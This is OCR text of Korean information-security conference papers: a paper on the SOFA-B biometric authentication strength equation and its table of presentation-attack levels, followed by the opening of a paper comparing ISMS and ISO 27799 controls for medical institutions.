[11] 국가정보원(2016), "공공기관 정보보안 관리실태 평가 가이드라인"

[12] 산업통상자원부(2016), "정보보안 실태점검 체크리스트"

[13] 산업통상자원부(2016), "인터넷망・업무망 보안진단 체크리스트"

[14] 미래창조과학부, 한국인터넷진흥원(2017), "ISMS 인증제도 안내서"

[15] 미래창조과학부, 한국인터넷진흥원(2014), "G-ISMS 인증제도 안내서"

[16] 한국인터넷진흥원(2016), "PIMS 인증기준 세부점검항목"

[17] 미래창조과학부, 한국인터넷진흥원(2016), "정보보호 준비도 평가, 평가기준 및 방법"

[18] 한국인터넷진흥원(2015), "정보보호 실태조사(기업부문) 보고서"

[19] 성욱준, 김동욱(2011), "AHP를 이용한 정보보호정책 우선순위에 관한 연구", 한국행정학회.

[20] 이순형, 이기혁, 장항배(2016), "미래사회와 보안문화", 인포더북스.

[21] 이수진, 오충식, 최상용, 김재경, 서창호(2014), "정보보호 관리의 한계점과 개선방안에 관한 연구/ A Study for Limitations and Improvement of Information Security Management System", 디지털정책연구, 02/28/2014, Vol. 12, Issue 2, p. 563-570

[22] 심미나(2014), "조직내 정보보안 종사자의 갈등수준과 직무만족 및 직무변경의도에 관한 연구/ A Study on the Effects of Complication Level of Information Security Professional in the Public Entity on Job Satisfaction and Job Withdrawal

Intention", 디지털융복합연구, 09/30/2014, Vol. 12, Issue 9, p. 387-406
[23] 이신권(2012), "공공기관 IT보안 업무 종사자의 직무스트레스 결정요인에 대한 실증 연구, 정보보호대학원 사이버보안학과 석사학위 논문
[24] 이충희, 신민수(2010), "조직 내에서 내·외재적 동기와 보안행위와의 관계에서 보안인식이 미치는 영향력에 대한 연구", 한국경영정보학회 춘계학술대회
[25] 최종근, 채명신(2010), "정보보안담당자들의 보안위험에 대한 낙관적 편견에 대한 실증연구", 한국경영정보학회 학술대회
[26] 유선희(2013), "정보보안업무 활성화를 위한 보안담당자의 조직내 인적자원에 대한 행동방안에 관한 연구 : 에너지 공기업 보안담당자의 상사 및 조직구성원에 대한 행위분석을 중심으로", E-학위논문
[27] 황인호, 김대진, 김태하, 김진수(2016), "조직의 정보보안 문화 형성이 조직 구성원의 보안 지식 및 준수의도에 미치는 영향 연구(Effect of Security Culture on Security Compliance and Knowledge of Employees)", Information Systems Review, 03/31/2016, Vol. 18, Issue 1, p. 1-23
[28] 김혜정, 안중호, "정보보호 거버넌스 효율성 제고를 위한 조직원의 정보보호 행위에 관한 실증 연구", 한국전자거래학회지, 제18권, 제1호, 2013, pp. 147-164.

SOFA-B로 본 바이오 인증 안전도 테스트 분석연구*

김지혜*, 사경진*, 염흥열**

*순천향대학교 융합서비스보안학과,**순천향대학교 정보보호학과

The biometric authentication safety test analysis through SOFA-B

Jihye Kim*, Kyeong-Jin Sa* Heung-Youl Youm**

*Department of Convergence Service Security, SoonChunHyang University.

**Department of Information Security Engineering, SoonChunHyang University.

요 약

최근 국내외 핀테크 관련 산업분야에 대한 많은 관심과 함께 다양한 서비스들이 새로이 등장하고 있으며, 해킹 공격으로부터의 안전을 보장하기 위해 새롭고 다양한 기술들이 개발되고 있다. 대표적인 기술로는 바이오 인증이 있다. 바이오 인증은 생체의 일부 정보를 인증수단으로 하고 있어, 간편하고 쉽게 인증될 수 있다는 장점이 있고 이용자가 점차 늘어나고 있다. 그러나 급격한 성장에도 불구하고 제품에 대한 신뢰성이나 정확성 및 안전성을 보장하는 제도나 연구가 국외 기관이나 연구단체에 비해 활성화되지 못했다. 바이오 인증 제품의 신뢰성이나 정확성 및 안전성을 보장하기 위해서는 바이오 인증 시스템의 시험에 대한 기술이 필요하다. SOFA-B(Strength of Function for Authenticators - Biometrics)를 통해 바이오 인증의 기능 강도에 대해 알아보도록 한다.

I. 서론

사용자 이름과 암호, 소프트웨어 일회용 암호, 다양한 형태의 바이오 인증 시스템에 이르기 까지 사용자를 응용 프로그램, 장치 및 서비스에 대해 인증하는 다양한 방법이 있다. 더 강력한 인증을 위해 “바이오 인증 기술의 보안을 비교하고 위험 환경에 적합한 솔루션을 결정하려면 어떻게 해야 하는가” 질문을 던진다. 인증자의 보안 강도를 측정, 비교 및 결합하는 다중 요소 구현과 같은 프레임을 구축해 봄으로서, 바이오 인증 시스템이 얼마나 잘 작동하는지, 한 시스템이 인증에 어떤 강도의 영향을 주는지, 스푸핑 공격으로부터 얼마나 잘 보호가 되는지, 어떻게 다른 요소와 효과적으로 결합 될 수 있으며 인증의 결과 강도가 얼마나 되는지 살펴볼 필요가 있다.[1]

다음 논문은 바이오 인증 시스템에 대해 알아보고 보안 강도 측정을 통해 바이오 인증 시스템의 다양한 바이오 인증 및 기타 인증 시스템을 비교 및 결합 할 수 있는 능력의 향상을 추구 한다. II장에서 바이오 인증 시스템의 과정을, III장에서는 SOFA-B 방정식에 대해 설명하며, IV장은 프리젠테이션 공격 탐지에 대해 알아보고 V장에서는 국내 활용할 수 있는 방안을 고려한다. 마지막으로 VI에서 결론을 맺는다.

* 본 연구는 미래창조과학부 및 한국인터넷진흥원의 “고용계약형 정보보호 석사과정 지원사업”의 연구결과로 수행되었음

II. 바이오 인증 시스템

2.1 바이오 인증 시스템의 과정

생체 인식은 개인의 독특성과 영구성의 특성을 갖는 특징을 찾아 이를 생체정보인식이 가능한 수단으로 등록, 저장하여 등록된 바이오 정보와 비교/판단하여 개인의 식별/인증하는 것이라 요약할 수 있다. 현재 상용화되고 있는 생

체 인식 기술로서는 지문인식, 홍채인식, 정맥 인식, 얼굴인식과 같은 신체적 특징을 이용한 방법과 서명, 음성인식과 같은 행동 특성을 이용하는 방법으로 분류 가능하다.




그림 1 바이오 인증 방법[2]

위의 그림 1은 바이오 인증 방법에 대한 전체 흐름도이다. 이때 인증은 1:1 비교이며 인식은 1:N 비교이다. 인식이 보다 어렵고 광범위한 작업이 되며 인증은 인식보다는 실현성이 대단히 높은 방식이라 할 수 있다. 본인인지의 여부 확인은 인증의 방법을 택한다.[2]

2.2 바이오 인증 기술의 취약점

바이오인증 시스템의 구성도를 살펴보면 각각의 과정마다 취약점이 존재한다.[6] 이래 그림은 각 과정의 취약점을 나타낸다.

(1) 데이터 수집부(Data Capture) : 위조된 바이오 정보를 입력하거나 무작위 공격이 있다. 예로는 위조지문이나 얼굴, 홍채 등의 사진을

이용하여 위조된 바이오정보를 센서에 입력하는 것이 있다.[3]

(2) 신호처리부(Signal Processing) : 신호처리 중에 다른 사람의 데이터로 변경되거나 대체 될 수 있다.[3]

(3) 데이터 저장부(Data storage) : 저장되어 있는 사용자의 정보가 유출되거나, 삭제, 조작을 할 수 있고 데이터저장부에서 비교부로 정보가 보내질 때 다른 사람의 정보로 대체될 수 있다.[3]

(4) 비교부(Comparison) : 입력되는 바이오 정보와 저장되어 있는 바이오 정보를 비교하여 값으로 나타나는 비교 스코어 값을 변경할 수 있다.[3]

(5) 결정부(Decision) : 사용자가 맞는지 아닌지 결정을 하는 부분이다. 인증 결과 값을 조작하여 비인증자를 인증자로 인식될 수 있도록 할 수 있다.[3]

2.3 강도방정식에 적용 할 취약점

그 중 보안 통제를 벗어나는 두 가지 주목할 만한 취약점을 살펴보도록 한다. 바이오 인증 시스템의 두 가지 측면의 초점은 바이오 인증 과정에서 데이터를 인식, 처리 및 일치시키는




그림 2 바이오 시스템의 취약 공격 구성표[1]

것과 관련된 고유한 특성을 기반으로 한다.

2.3.1 presentation attack

"프리젠테이션 공격"은 정상적인 작동을 방해하는 생체 인식 데이터 캡처 센서의 공격이다. 가짜 생체 인식 특성을 만들기 위해 인공 재료를 사용하는 경우, 스푸핑이라고 흔히 일컬어진다. 이 공격을 하는 잘못된 인증 탐지 시스템의 실패 확률을 일반적으로 PADER 이라고 한다.

2.3.2 Override Comparator

다음 취약점은 사용자의 저장된 생체인증 샘플과 센서의 입력 값을 비교하는 알고리즘인 비교기가 잘 작동하지 않도록 혼돈을 주는 시스템이고 하위과정과 관련이 있다. 비교기의 성능은 두 가지 요인에 따라 달라진다. 즉, 생체 인식 패턴이 얼마나 독특한지, 패턴을 분석하는 알고리즘 접근 방식에 달려있다.

III. SOFA-B 방정식

SOFA-B(Strength of Function for Authenticators - Biometrics)은 바이오 인증에 대한 보안 강도를 측정하는 방정식이다. 값이 낮아질수록 보안의 강도가 높아짐을 알 수 있다. 다음의 변수를 조합하여 강도 측정값을 산출 할 수 있다고 가정한다.[1]

(1) FMR(False match rate) : 매칭 알고리즘에서의 타인 허용 오류율[5], FMR은 비교 단계에서 거짓 일치가 발생할 확률이다.

(2) FNMR(False non match rate) : 매칭 알고리즘에서의 본인 허용 오류율, 비교 단계에서 거짓 불일치가 발생할 확률이다.

(3) PADER(Presentation attack detection error rate) : 생체 인식 표본을 제시하는 동안 성공적인 프리젠테이션 공격의 확률이다.

(4) EFFORT : FMR와 PADER 외에도 강도 방정식에는 시간, 지식, 자원 및 공격 수행과 관련된 잠재적 결과의 결합을 설명하기 위한 노력이 포함된다.

이와 같이 FMR과 PADER은 고유한 생체 인식 시스템 강도의 두 가지 주요 구성 요소이지만 인증 시스템을 공격하는 데 필요한 EFFORT 수준도 고려해야 한다. 다음은 각 변수에 대한 설명이다.

FMR, PADER, EFFORT를 주요 입력으로 사용하여 SOFA-B가 다음과 비례함을 나타낸다.

$$\frac{EFFORT}{FMR \times PADER} \quad (1)$$

이 방정식은 공격자가 우연히 접근하려고 시도하는 제로정보 또는 선험적 공격 시나리오를 나타낸다. 또한 공격자는 합법적인 사용자와 일치하는 센서에 생체 인식 특성을 제시한다. 따라서 FNMR은 일치 알고리즘의 오류 가능성을 설명하고 이 경우, SOFA-B가 다음에 비례함을 알 수 있다.

$$\frac{EFFORT}{(1-FNMR) \times PADER} \quad (2)$$

IV. 프리젠테이션 공격 탐지(PAD)

바이오 인증 시스템을 구현할 때의 과제 중 하나는 일반적으로 생체 인식 스푸핑으로 알려진 프레젠테이션 공격을 완화하기 위한 보호 장치를 배치하는 것이다. 이는 생체 인식기의 배치 또는 캡처를 모니터링하는 운영자가 없는 환경에서 특히 윤곽을 드러낸다. 성공적인 프레젠테이션 공격의 위험을 완화 할 수 있는 여러 가지 방법을 PAD라고 한다. PAD 측정 항목은 다음과 같다. [1]

(1) APCER(Attack presentation classificaion error rate) : PAD 모듈은 프리젠테이션 공격을 반복적으로 수행하고 시스템의 응답을 측정함으로서 평가된다. 한 가지 예는 스푸핑 지문 세트가 있는 지문 PAD모듈을 테스트 하는 것이다.

(2) NPCER : 정상적인 프레젠테이션 분류 오류율, PAD 모듈만이 정상 작동 상태에서 모듈을 반복적으로 사용하여 평가 된다. 예를 들어 정상적인 지문(즉, 프리젠테이션 공격이 아

님)이 있는 라이브 주체 그룹이 있는 지문 PAD모듈을 테스트하는 것이다. APCER과의 절충안이므로 NPCER을 고려하지 않고 PAD테스트를 수행해서는 안 된다. [4]

PADER를 결정하기 위한 접근법으로는 다음 아래의 표를 통해 시간, 전문 장비를 기준으로 수준별로 구분된 스푸핑 프레젠테이션 공격을 고려해야 한다.

[표 1] 수준별로 구분된 스푸핑 프리젠테이션 공격 [4]

		지문	얼굴	홍채	목소리
레벨 A	시간 : 짧음 전문 지식 : 사람 장비 : 즉시입수할 수 있음	용지 출력, 스캐너의 잠직 인쇄 직접 사용	얼굴 이미지의 종이 출력, 휴대폰의 얼굴 사진 표시	홍채 이미지의 종이 출력, 홍채 사진의 휴대전화 표시	오디오 녹음 재생
	생체 특징의 출처 : 쉽게 구할 수 있음	지문 인식 장치	소셜 미디어의 사진	소셜 미디어의 사진	음성 녹음
레벨 B	시간 : >3일 전문 지식 : 적절한 기술과 실습이 필요 장비 : 사용 가능하지만 계획이 필요함	지문은 젤라틴, 실리콘과 같은 인공 재료로 만들어짐	페이퍼 마스크, 얼굴의 비디오 디스플레이 (움직임 및 깜박임 포함)	홍채의 비디오 디스플레이 (움직임 및 깜박임 포함)	특정 패스프레이즈의 음성 녹음 재생, 음성 흉내 내기
	생체인식 특성의 출처 : 얻기가 더 어려움	잠복된 인쇄물, 도난당한 지문 이미지	피사체의 비디오, 고화질 사진	피사체의 비디오, 고화질 사진	특정 문구의 음성 녹음
레벨 C	시간 : >10일 전문 지식 : 광범위한 기술과 실습이 필요함 장비 : 전문화되어 있고 쉽게구할 수 있음	3D 인쇄 된 스푸핑	실리콘 마스크, 연극 마스크	특정 패턴의 콘택트 렌즈	음성 합성기
	생체 인식 특성의 출처 : 얻기가 더 어려움	피사체의 3D 지문 정보	피사체의 3D 얼굴 정보	근거리 IR의 고화질 사진	신디사이저를 훈련시키기 위한 음성의 다중 녹음

SOFA-B에 대한 두 가지 비율, 즉 정보 공격이 없는 공격과 공격 대상 공격의 두 가지 비율이 제시 되었다. 위에서는 일련의 자료를 테스트하여 PAD 오류율을 결정하는 방법에 대한 설명이 포함되었다. 이 것은 EFFORT 산출의 기초에 대한 함의를 가지고 있다. EFFORT는 또한 테스트 된 재료마다 계산되어야 한다. EFFORT 및 PAD 오류값은 SOFA-B 점수를 계산하여 최소 강도를 결정하는 데 사용해야한다. 값이 약할수록 인증자의 기능을 특성화하는 데 사용된다.

V. 국내 활용점

현재 국내에서는 바이오 인증 성능 시험 연구가 활발하게 진행이 되고 있지 않은 상태이다. 이에 대한 중요성이 대두되면서 최근 한국인터넷진흥원에서 바이오인식 성능 시험 및 인증 사업을 진행하려는 움직임을 보이고 있다. 바이오 인증 제품의 기술개발을 위해 필수적인 DB를 이용하여 환경을 제공하고, 우수한 제품에 인증서를 수여하여 기술력을 제고한다. 사업의 지원 분야로는 지문, 얼굴, 홍채, 정맥과 같은 바이오의 각 분야로 나눠 알고리즘 성능 시험 및 인증을 하는 것이다.

시험이 잘 이루어지기 위해서는 바이오 인식 알고리즘의 적절한 DB가 필요하다. 기능 강도는 바이오 데이터에 따라 강도가 달리 나타날 수 있기 때문에 시험 데이터를 수집 시에는 운영조건과 데이터의 크기, 데이터의 수집된 표본을 충분하게 고려하여야 한다.

SOFA-B를 국내의 바이오 인증 성능 시험 연구에 적용한다면 바이오 인증 기술의 검증으로 인한 기술 개발에 많은 효과를 기대하며, 이를 통해 국내 바이오 인증 산업 전반에 걸쳐 기술 경쟁력 확보에 기여할 수 있을 것이다.

VI. 결론

급격하게 증가하는 바이오 인증 기기를 통하여 향후 바이오 인증의 영향력은 결정적이다. 안전한 개인인증 수단이 요구됨에 따라 신뢰성을 중요시하는 바이오 인증 기술이 사용자 인증의 수단으로 부각되었다. 인증 수단은 각 사용자가 주장하는 신분을 확인하고 각 사용자가 자신이 주장하는 신분과 일치함을 검증하기 위한 기능이다. 논문에서는 SOFA-B 방정식으로 바이오 인식 성능의 수준을 측정하는 방법에 대해 연구할 수 있었다. 암묵적으로 바이오 인증 시스템은 100% 완벽한 것이 아니고 특성이 중복 될 수 있다. 인간의 특성이 유일할 수는 있더라도 이들 특성을 측정하기 위한 기술과 기법에는 편차가 내재되어 있다. 이유는 기술이 부정확할 수도 있고, 특성들이 표현되고 측정되

는 환경이 부정확할 수 있기 때문이다.[7] 이러한 오차에 의해 FMR, FNMR, PADER, EFFORT의 결과가 나타난다.

이를 통해 각 인증기관이 바이오 인증을 사용하는 제품에 SOFA-B 강도를 고려하여 검증의 과정을 거칠 것을 기대한다. 이는 바이오 인증 시스템의 보안성을 개선시키고 시험 결과의 투명성, 객관성을 확보하여 바이오 시스템에 대한 안정성과 신뢰성을 향상시킬 수 있을 것이다.

[참고문헌]

[1] NIST, “Strength of Function for Authenticators - Biometrics”, 2017

[2] 조동욱, “생체 인증 시스템에 대한 고찰과 성능 평가 방법론에 대한 검토”, 한국콘탠츠학회 종합학술대회 논문집, 제1권 제1호, 2003.05

[3] 사경진, 오예지, 염흥열 “바이오 정보 인증 시스템의 취약점 분석 및 대응방안”, 정보보호학회, pp.1-6, 2016.06

[4] Schuckers, Stephanie, “Presentations and attacks, and spoofs, oh my.” Image and Vision Computing, April 2016. http://www.sciencedirect.com/science/article/pii/S026288561630052X

[5] 윤재호, “바이오인증기술 최신 동향 및 정책과제”, 보도자료, pp16, 2016.08

[6] Inspired by vulnerability diagram in ISO/IEC 30107-1: 2016 and N.K. Ratha, J.H. Connell, R.M. Bolle, “Enhancing security and privacy in biometrics-based authentication systems,” IBM Systems Journal, Vol 40. NO 3, 2001.

[7] 염흥열, 박준우, 심상옥 “지문인식시스템 보안기능 평가 방법론 연구”,정보보호학회지, pp5, 2003.12

의료기관 정보보호 관리체계 필요성에 대한 연구*

황동현*, 문병우*, 염흥열**

*순천향대학교 융합서비스보안학과, **순천향대학교 정보보호학과

A Study of Considering ISMS in Medical Institution*

Dong-Hyun Hwang*, Byoung-Woo Moon*, Heung-Youl Youm**

*Department of Convergence Service Security, SoonChunHyang University.

**Department of Information Security Engineering, SoonChunHyang University.

요 약

최근 개인정보유출사고가 많아지면서 개인정보보호에 대한 중요성과 관심도가 높아지고 있다. 이로 인해 정보통신망법의 개정 및 시행에 따라 2016년 6월부터 ISMS 인증 의무대상자가 확대되었다. 이에 따라 세입이 1500억 이상인 의료법 상 상급종합병원 43곳이 ISMS 인증 의무대상자가 되었다. 의료정보는 일반적인 개인정보뿐만 아니라 민감 정보도 포함되기에 ISMS인증을 반드시 받을 필요성이 있는 분야이다. 하지만 일반 기업들에 사용되는 ISMS항목들로 인증 절차를 할 경우, 형평성이 맞지 않을 수 있다. 이에 본 논문에서는 의료기관의 현재 정책이 반영되어 있으면서 ISMS 기준을 만족하는 ISO27799 항목을 반영하여 인증을 받게 함으로써 인증 의무화의 근거와 형평성을 맞추는 방안을 제시하고자 한다.

I. 서론

현재 우리는 인터넷 환경이 점점 발달되면서 넓어진 정보화 서비스아래 정보를 취급하는 기업이나 그 정보를 통해 서비스를 받게 되는 개인 모두 정보노출의 위험이 높아지고 있다. 개인정보 중에서도 민감정보를 다량 보유한 의료분야도 노출에 대한 위협이 점점 증가되고 있는 추세이다. 정보화 시대에 들어서면서 의료분야의 정보화 속도도 급속도로 높아져 종이에 의무기록을 작성하는 시절과는 다르게 대용량의 데이터를 보유하게 되었고, 첨단 의료 IT 발달로 그 위험성은 더 높아질 수 밖에 없게 되었다.

국내에서는 이런 위협을 방지, 예방하기 위해 PIMS, ISMS등 다양한 관리체계가 시행되고 있다. 또한 국제표준화기구는 다양한 분야에서 심도 있는 통제를 위한 개인정보보호 표준을 재정하고 있다. 현재 의료분야는 ISO/IEC 27001, 27799를 통해 표준화가 진행되고 있다.

본 논문은 국내 개인정보보호 관리체계와 KISA-ISMS, ISO/IEC27001, ISO/IEC27799 (ISMS-Healthcare)의 통제항목을 비교하여 현재 진행되고 있는 의료기관 ISMS 필요성에 대해 논하고자 한다.


II. 의료정보 보호

2.1 의료정보의 정의

의료정보를 정의하는 방법에 따라 개인정보보다 더 큰 개념으로 정의되기도 하고 개인정보의 일부분이 되기도 한다. 그렇다면 개인정보에 대한 정의가 필요한데, 개인정보보호법에서 개인정보란, '살아있는 개인에 관한 정보로서 성명, 주민등록번호 및 영상 등을 통하여 개인을

* 본 연구는 미래창조과학부 및 한국인터넷진흥원의 "고용계약형 정보보호 석사과정 지원사업"의 연구결과로 수행되었음

알아볼 수 있는 정보(해당 정보만으로는 특정 개인을 알아볼 수 없더라도 다른 정보와 쉽게 결합하여 알아볼 수 있는 것을 포함한다.)를 말한다.' 라고 정의하고 있다.[1]



<그림1> 개인정보의 유형과 종류[2]

이 그림을 기준으로 했을 때 의료기관에서 주로 다루는 개인정보는 일반정보, 신체정보, 습관 및 취미 정보가 될 수 있다. 따라서 의료정보란 의사, 간호사등 의료업무를 진행하는 사람이 환자를 진료하면서 발생하는 진단, 치료행위에 따라 수집되어진 자료라고 정의 할 수 있다. 이렇게 수집된 자료에는 환자의 신체와 정신상태, 유전적으로 갖고 있는 병력(가족력), 현재 환자가 복용하고 있는 또는 복용하고 있던 약물정보 등 다양한 민감 정보를 포함하게 된다. 이로 인해 의료정보는 개인정보보다 더욱 관리가 필요한 민감정보로 분류하여야 한다.[3]

2.2 의료정보의 특성

의료정보는 다음과 같은 특성을 가진다.

첫째, 의료정보는 매우 다양한 항목을 갖고 있다는 특성이 있다. 진료 전 정보는 개인정보와 같은 특정지어진 정보들만 포함하게 되지만, 진료 이후에 생성되는 정보는 종류와 양이 현저하게 많아진다. 이것은 정확한 진료를 위해 다각적인 정보를 토대로 정확한 분석과 판단을 내여야 하기 때문에 여러 가지 정보를 필요로 할 수 밖에 없다.

둘째, 의료정보는 개인정보 중에서도 다른 개인정보와는 다르게 민감도가 높을 수 밖에 없다. 그 이유는 의료정보 유출 시 사회에 미치는 파장이 일반 개인정보보다 더 크기 때문이다. 정치인이나 연예인등 사회적으로 주목 받는 공인들의 의료정보는 특정인을 공격 가능한 무기가 될수도 있고, 개인의 체면에 타격을 주어 공인의 사회적 지위에 큰 타격을 줄 수도 있다.

셋째, 의료정보로 인해 한 개인에 대한 차별의 원인을 제공할 수도 있다. 미혼 여성의 낙태 경험이나, 동료의 성병치료 사실이 알려진다거나, 겉으로 멀쩡한 사람의 숨겨진 병력들을 알게 되면 우리 사회의 특성상 그 개인에 대해 알게 모르게 차별적인 행동을 유발 할 수 있다.

위와 같은 특성을 갖고 있는 의료기관의 의료정보는 민감 정보로 분류하게 된다.[4]

III. 정보보호 관리체계(ISMS)

3.1 정보보호 관리체계(ISMS) 정의

ISMS를 정의하기 위해서는 두 가지 측면에서 바라볼 필요가 있다. 첫째로 법적 정의를 보면 정보통신망 이용 촉진과 정보보호등에 관한 법률 제 47조 제 1항 본문으로 정보통신서비스 제공자가 정보통신망의 안전성 및 정보의 신뢰성을 확보하기 위하여 수립·운영하고 있는 기술적, 물리적 보호조치를 포함한 종합적 관리체계 라고 정의하고 있다.


두 번째로 기술적 정의 측면에서 보면 정보자산의 비밀성, 무결성, 가용성을 실현하기 위한 절차와 과정을 체계적으로 수립·문서화하고 지속적으로 관리·운영하는 시스템이라고 정의한다. 또한 조직에 적합한 정보보호를 위해 정책 및 조직 수립, 위험 관리, 대책 구현, 사후관리 등의 정보보호관리 과정을 통해 구현된 여러 정보보호 대책들이 유기적으로 통합된 시스템이라고 정의하고 있다.[5]

3.2 정보보호 관리체계 인증심사 현황

정보통신망 이용촉진 및 정보보호 등에 관한

법률 시행령 제 47조에 근거하여 한국인터넷진흥원(KISA)에서 시행하는 ISMS 인증심사의 절차는 준비단계, 심사단계, 인증단계, 사후심사 단계로 구분이 된다. 4단계의 심사절차를 통해 정보자산에 대해 어떤 관리가 필요한지 기준을 제시 후, 기업의 서비스 형태와 규모에 대해 적합하도록 위험 관리를 할 수 있도록 유도하고, 제 3의 인증심사 기관으로부터 인증을 받아서 기업의 위험관리 활동이 일정 수준의 검증 기능을 제공하도록 한다.[6]

현재 정보통신망법 제 47조 2항에 따른 인증의무대상자로는 전기통신사업법의 전기통신 사업자로 전국적으로 정보통신망 서비스를 제공하는 사업자(ISP), 타인의 정보통신서비스 제공을 위하여 집적된 정보통신시설을 운영·관리하는 사업자(IDC), 연간 매출액 또는 세입 등이 1,500억원 이상이거나 정보통신서비스 매출액 100억 또는 이용자수 100만명 이상인 사업자들로 정하고 있다. 최근 KISA의 연도별 인증서 발급 현황을 보면 <그림2>와 같다.[7]



<그림2> ISMS 인증서 발급현황(2016. 4)

3.3 정보보호 관리체계 인증심사 통제항목

ISMS 인증심사는 관리과정 5단계 12개 통제항목, 보호대책 13개 분야 92개 통제항목으로 총 104개 항목 253개 세부점검항목에 대한 적합성을 평가하게 된다. 자세한 항목은 [표 1]과 같다.

[표 1] 정보보호 관리체계의 통제항목[8]

구분	통제 분야	통제항목 수	세부점검 항목
정보보호 관리과정	1. 정보보호정책 수립 및 범위설정	2	4
	2. 경영진 책임 및 조직 구성	2	4
	3. 위험관리	3	11
	4. 정보보호대책 구현	2	3
	5. 사후관리	3	6
	소계	12	28
정보보호 대책	1. 정보보호 정책	6	13
	2. 정보보호 조직	4	7
	3. 외부자 보안	3	4
	4. 정보자산 분류	3	7
	5. 정보보호 교육	4	10
	6. 인적 보안	5	11
	7. 물리적 보안	9	21
	8. 시스템개발 보안	10	22
	9. 암호 통제	2	8
	10. 접근 통제	14	46
	11. 운영 보안	22	56
	12. 침해사고 관리	7	14
	13. IT 재해복구	3	6
	소계	92	225
총계		104	253

IV. ISO 27799 개요

ISO 27799는 7개 절과 3부분의 부속 문서로 구성되어 있다. 1절은 전체 범위와 예외 사항, 2절은 규범적 레퍼런스, 3절은 의료용어와 정보보호 용어에 대한 정의, 4절은 약어 소개, 5절은 의료정보 보안에 대한 목적과, 보호가 필요한 의료정보, 보안위협과 취약점을 설명하고 있고, 6절은 PDCA 과정을 통해 ISO/IEC27002를 구현할 수 있는 실행 계획 설명, 7절에서는 의료분야에 적용할 수 있는 ISO/IEC 27002의 통제항목들을 열거하였다. [표 2]는 ISO27799의 통제항목들을 열거한 표이다.[4]

[표 2] ISO27799 통제항목[4]

구분	영역	항목	
7.1	General(New)		
7.2	정보보호정책	7.2.1	정보보호 정책 문서
		7.2.2	정보보호 정책의 검토
7.3	정보보호조직	7.3.1	General(New)
		7.3.2	내부조직
		7.3.3	외부자
7.4	자산관리	7.4.1	자산에 대한 책임
		7.4.2	건강 정보 분류
7.5	인원보안	7.5.1	고용전
		7.5.2	고용중
		7.5.3	고용의 종료 또는 변경
7.6	물리적 환경적 보안	7.6.1	보안 구역
		7.6.2	장비 보안
7.7	통신 및 운영관리	7.7.1	문서화된 운영 절차
		7.7.2	제3자 서비스 제공 관리
		7.7.3	시스템 계획 및 인수
		7.7.4	악성 코드 및 이동 코드로부터 보호
		7.7.5	의료정보 백업
		7.7.6	네트워크 보안 관리

		7.7.7	매체 취급
		7.7.8	정보의 교환
		7.7.9	전자 의료정보 서비스
		7.7.10	모니터링
7.8	접근통제	7.8.1	의료접근통제를 위한 요구사항
		7.8.2	사용자 접근관리
		7.8.3	사용자 책임
		7.8.4	네트워트 접근통제와 운영시스템 접근통제
		7.8.5	응용 및 정보 접근통제
		7.8.6	모바일 컴퓨팅과 통신
7.9	정보시스템 도입, 개발, 유지보수	7.9.1	응용 내에서 보안 처리
		7.9.2	정보보안 사고와 향상 관리
		7.9.3	암호통제
		7.9.4	시스템 파일 보안
		7.9.5	개발과 지원 절차에서의 보안 및 기술 취약점 관리
7.10	보안사고 관리	7.10.1	정보보호 사건 및 약점 보고
		7.10.2	사고 및 개선의 관리
7.11	업무연속성 관리의 보안 측면		
7.12	준거성	7.12.1	General(New)
		7.12.2	법적 요구사항에 대한 준수
		7.12.3	보안 정책 및 표준에 대한 준수와 기술적 준수
